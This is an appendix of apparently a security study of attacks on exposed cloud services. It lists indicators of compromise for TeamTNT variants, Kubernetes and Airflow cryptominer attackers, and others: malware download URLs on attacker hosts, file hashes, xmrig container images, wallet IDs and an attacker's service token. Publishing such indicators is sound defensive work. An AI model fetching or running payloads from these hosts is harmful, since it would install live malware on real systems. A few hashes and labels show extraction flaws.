[68] zmap. 2023. ZGrab 2.0. https://github.com/zmap/zgrab2 original-date: 2016-08-19T23:22:02Z.

A APPENDIX

Table A1: Observed Download URLs for the TeamTNT-based *b2f628* subvariant

Download URLs
107.189.3.150/b2f628/cronb.sh
oracle.zzhreceive.top/b2f628/cronb.sh
199.19.226.117/b2f628/cronb.sh
dk.zzhreceive.top/b2f628/cronb.sh

Shaded rows were not reachable during the study, 'http' removed from URL

Table A2: Created DaemonSets and Pods across the Kubernetes API server VMs

Name	Type	Image
api-proxy	DaemonSet	dorjik/xmrig
kube-controller	DaemonSet	dorjik/xmrig:v6.7.1
kube-proxy kube-proxy-ds	DaemonSet	docker.io/busybox docker.io/v2ray/official
ts-secure-great-deal	Pod	metal3d/xmrig
kube-secure-*	Pod	metal3d/xmrig

Table A3: Kubernetes API endpoints scanned by Censys

/api/v1/endpoints
/api/v1/nodes
/api/v1/pods
/api/v1/services
/apis/rbac.authorization.k8s.io
/apis/rbac.authorization.k8s.io/v1/roles

B INDICATORS OF COMPROMISE (IOCS)

Table B1: IOCs for the TeamTNT-based *b2f628* variant

Filename	SHA-256 Hash
1.0.4.tar.gz	51de345f677f46595fc3bd747bfb61bc9ff130adcbec48f3401f8057c8702af9
apa.jpg	6574b93062974e287a65798dca6f6efd2bc8f8e376baa6efa69ddfc719acf8d9
bioset.so	5be13579d9bfac9974aa0070487475490919 78f28edf301a6c8711e784f8759c
c.sh	72d7ad0e60fe3efa84174bbdbd21802e7ee4a6eae309843bb7a37fc899638c4f
cronb.sh	86f7ece38132d31f9e53c1fbd8319b0e19cb52870ece8cf6b1f2e281660a0f8e
croni.sh	cbb37344fdf2429306d4f608237def14465f5667080f6ee43c732d8d42fa7e5b
cronrs.sh	7525ddae169d19eee92e1b19e3dd2ef14f5b7dcc64d83ffd1bae253d30d786d
cronscan	8d74869df1aa6a25e01ef396e9b51d0d973c1a575ab0aacfad27622e3755f4ec
ext4.so	7fc825085434edc890382d2145afa08dbc2b91198b7af66e8ad3c05be37ed0f3
hide.jpg	c0d98c16cfcc255c5719827a3cc5e3ffb526d48b1b911ca10ad4495e935c4e5
kswapd0.so	88904f0f36a1c66f36c510f2ae4a99ee73358b62ac8d18dd845fd29a9b3b1fca
mscan.so	5e0378e396208e91af08f584648d576813d80cbaeaab9a5c2c2b9e8710c2c8d4
p.tar	b6ddd29b0f74c8cfbe429320e7f83427f8db67e829164b67b73ebbdcd75d162d
pscan.so	40da0d50e874291f64acf95decc9b25d43148b874ccaf6bf4a80fca2d394f7ff
tmate.sh	5c7c6de641d7fcf3024bbd7f95c43c7f3eb114d515198b41c1725551f0ee137e
zrab.so	f9a872a323bc787f19e70afd0148c9fa160375c462b30622b98e9e70c8da832a
[kswapd0]	0d95f767c5f828695761e199b6e0b9fe62ace2902221540a33d331859648e761
[kswapd0].pid	13a934cab13095481ac10a7059e835202fc05208ed9d5074bca33688307be028

Table B2: IOCs for the TeamTNT-based *s3f815* variant

Filename	SHA-256 Hash
ar.sh	6f0151710ead2aadec3af379134184f9fcc702e1866007fd60b864f94629bf57
cronb.sh	499ffc8f13099ef064c65a5110afd7c6408adaec2560b4fb7c0c1b53024de4fe
k.sh	50feacb6a3bdd2ba362a8d488df5e355f3b01cc84844c0d4ddf1d4ebaba51186

Table B3: IOCs for the TeamTNT-based *s3f1015* variant

Filename	SHA-256 Hash
a.sh	9d51166961ff4719db3658f930dfcef0c991cccbea09398b650e9356093e1ec7
ar.sh	522ef7d02c9e2c9db853f36ffd0dc854afceed91219b32ede696dd86868b6e8b
cronb.sh	499ffc8f13099ef064c65a5110afd7c6408adaec2560b4fb7c0c1b53024de4fe
m1.tar.gz	6a5e21062c3b0e6e3808ec4129a67af27288e0ab742a1bba8c07eb018230521f
reg1.tar.gz	f9ecc14c27e87c0b29c6bf9bb1c8635295e40db10ae9b0b5c460a304cd5967c1
w.1.tar.gz	9aaa27d3aa6bd327d0cb707250fba565372cc3678436043ee6a619842011dc43

Table B4: IOCs for *Cetus*

Filename	SHA-256 Hash
docker-cache	a5e841c37162cefdba9fb62f094ba0992b3d2d06ec085915f0ee58e6ee5db6be
portainer	b49a3f3cb4c70014e2c35c880d47bc475584b87b7dfcfa6d7341d42a16ebe443

Table B5: IOCs for the old and new variant of *kworker*

Filename	SHA-256 Hash
kworker1	c200541f1ac26b1648052394a64c623b0b0c2ab49f0db9938d01b21d22890d31 d2fe07481c46b723cc4e42d7cf18c42dc163d6d47e421260265124fc2fb4ddfc

Table B6: IOCs for the *log_rotari2* attack

Filename	SHA-256 Hash
aaa.sh	46ab9e31800fb5030ea696ea59b02edde82b41af899d33706ff1d40d75e09b1e
ccc.sh	46ab9e31800fb5030ea696ea59b02edde82b41af899d33706ff1d40d75e09b1e
kill.sh	1db9262eb32eb5989e4358103f3bcd37cd6e099392befaee7f9645ebb5300f2c

Table B7: IOCs for the *Weave Scope* attacker with the service token `xzz5im1o1dmjmsxntasxn7bxf3k35sbx`

Filename	SHA-256 Hash
001-005	f33456b7c72cb43a12ba42547edf7f5f48b1a3033d3574681437ca16b58caa07
aws.sh	7c214588c591a16296ace606df5133339bac79428da432e963434d3eb28ded47
dso2.sh	bb00ac8d3512c03f4946ffdc8bdcd8170a221a0450b8df2345570aa190a1d78f
g.F.a.sh	fe6df0fac126cd0e176a7e5281f09f7fec735a91492953ddc7ca7e6f3d1db187
g.X.a.sh	dee6e2113219e49164a7db1cdb358f6a052a214a0a14c26b8442665b9004da8c
LaZ.sh	bc96700bc0b5735a15f01e66881d0fe7cc919365f3c19e92c14f02a428488226
LaZagne.tar.gz	d1124eab7d4eee358ba935c9a8065742a7776d6c87893fb1c61df1104f136fb4

Table B8: IOCs for *Geomi*

Filename	SHA-256 Hash
geomi.jar (v3.0.0)	543f9d17551d2489b2198b3368edfeceb6e94061e5d26978d6eeaf1e5e3ce133
geomi.jar (v3.0.1)	f10911998986b5c2c88c91fc79484494bc5261d465d013188ba90cfddde6f6d2
geomi.jar (v3.1.0)	c8231b4e4454860d5dff4936b29f212b0e68e65a741b60e8add78e9cd446847b
geomi-0.1.jar (v3.1.0)	78aaf34790481af31e25f8a6a188c0ce92b7522b68248f49dd1016bfeb45566c

Table B9: List of used wallet IDs for XMRig containers from Kubernetes attackers

Name	Wallet IDs
api-proxy	41pdpXWNMe6NvuDASWXn6ZMdPk4N6amucCHHstNcw2y8caJNdgN4kNeW3QFfc3amCiJ9x6dh8pLboR6minjYZpgk1szkeGg 44TNL3mUKbpbtN7f4AAFxd3KdLeasyAknGqRTd1kTMHr7RiftcWgdW6RbQPe9M9guhRZ1vU66tCMe3rJTguZKmu1Mn3fuxK
kube-controller	46E2pHRvUipJJk86mmcNTMH3hT7J11Gaj3jkS6LSK6wy4rWcGuoFq4UK2Ds9UfCgHz1pTYai3xDJhdwwsEhHjUD3Kez7Xg1 4BEVG8zvf6BMaE4bn4ukLEDy4cwd3ctFH2p9XyBQjNW563fGxMskAVs8frNKTpzhDM35gosEAB8vTPm58qXLgWRtK8FriNi
kube-secure-*	43USvXZyFv9ckCtVwZoT6Q73HHk3ED76V3Dd8H3QyQC83qoYQaqoFiyHacQXNAJ6NLQYJjs5ybQqzTsiEYAjbAJcLhUMG46
ts-secure-great-deal	43USvXZyFv9ckCtVwZoT6Q73HHk3ED76V3Dd8H3QyQC83qoYQaqoFiyHacQXNAJ6NLQYJjs5ybQqzTsiEYAjbAJcLhUMG46

Table B10: IOCs for *kuben2 (1)*

Filename	SHA-256 Hash
x86_x64	9cc6a50814993d24bcd90fd1633018bcf161552b5f0e647e6866c5d64cbe901a

Table B11: IOCs for *twentysixteen*

Filename	SHA-256 Hash
aws2.sh	047db8418547fbae9103d9256313c0275b27f7a83ffef2205d1925c1de9eeee2
d	8eae52353c579561513e9fa99aaa9b4b1cbd1dc47982b0a26cebcbbcb3e9b663
ldm	68852356d1015dca4f71d38da135026bbe201c1d3b48b77f24070a2dcee0f52a
m8priv	a518ad54bc7cdef01614296b5f0485126113b986fe373f680fd892cdf352a1b2
ptyw64	d3b0445c54e213b59b4cfe720ad4c17ca65dbe0792228a40b5d1a2d4657210c3

Table B12: IOCs for textittwentyseventeen

Filename	SHA-256 Hash
aws2.sh	047db8418547fbae9103d9256313c0275b27f7a83ffef2205d1925c1de9eeee2
creds.sh	f0a7aad2f17032a0d8a807d94dbe8efee28512b2d162b6fb0f06fde418e13ed1
d3	85ab0093575b8352c07e19dbb223c9ade38d7a0cd9ffe762c8ac5da9077f9d8a
kill_miner	a026e7c0d57b4ed6d534f9a1597fbf8e628c4d33d003fc5b8e1b9f69551de272
script.sh	baadf6fc74ab607bbaeb2e726dae271496e7c850b913094a2b541500f9aa0136
ptyw64	d3b0445c54e213b59b4cfe720ad4c17ca65dbe0792228a40b5d1a2d4657210c3

Table B13: IOCs for the Kubelet *oracle.zzhreceive.top* variant

Filename	SHA-256 Hash
kb.sh	be44108fea6701643c5b26a9b8416dcca2de3a9ec3ed311add2da9c64e4ea89d
scan.sh	989e82984440f73dbcd0ea29e464960a76ec66845f78658b48f90490a36a33b2

Table B14: Wallet IDs from Apache Airflow attackers

Name	Wallet IDs
manual attacker	47je4cpFf6FhYA4RTm9ofsQABd7Z2H8QCRb7gaD6QmVVY8ZKNSbsfSnF1YWXBHUQx6arDCG5QUauqTxzU6upTDEn6h2i4iz
scripted attack	87CgVNisfTySvd79TSEqYWcRyzkSUJx2i5YJP9mx9R2QPVsD8HG3Rb2abSHbcHteYoHdWmx6Y9QvA8FPxzHDo2wE55K3iqv

Table B15: IOCs for Apache Airflow *Manual Attacker (3)*

Filename	SHA-256 Hash
abc	1821f453d80efdf374c66597ff33a388fff71b0a47c1cee798dc2626f43eadab
bitspin	d318e9f2086c3cf2a258e275f9c63929b4560744a504ced68622b2e0b3f56374
brict.sh	64a31abd82af27487985a0c0f47946295b125e6d128819d1cbd0f6b62a95d6c4
incbit	e4a58509fea52a4917007b1cd1a87050b0109b50210c5d00e08ece1871af084d
loadbit	2b305939d1069c7490b3539e2855ed7538c1a83eb2baca53e50e7ce1b3a165ab
lushbit	4dcae1bddfc3e2cb98eae84e86fb58ec14ea6ef00778ac5974c4ec526d3da31f
politrict.sh	623e7ad399c10f0025fba333a170887d0107bead29b60b07f5e93d26c9124955
retrict.sh	59f0b03a9ccf8402e6392e07af29e2cfa1f08c0fc862825408dea6d00e3d91af
sshd	604b694943267865160c335e10efa0375ff8fc29589326dbf1a3939d321ca5c0
truct.sh	9ca4fbfa2018fe334ca8f6519f1305c7fbe795af9eb62e9f58f09e858aab7338

Table B16: IOCs for *j0u8e3b45j2jup.sh*

Filename	SHA-256 Hash
j0u8e3b45j2ju.sh	5a88f3b199c2cb4509692d3842e296057a1e6d92785aca665893c3551e2b770d 5cc8ec5b30afbf743d7d2318d1424779b7891da85175aa86e6e770b2d0f93f0d 26e40f0f88bad66ef02523373dc603673a1dee2d957c4247407cad7f1f0eb878 ebdd7a6281d2b8bb4740a892f5bd6c83370406e110d37bc3ac020aafa811b351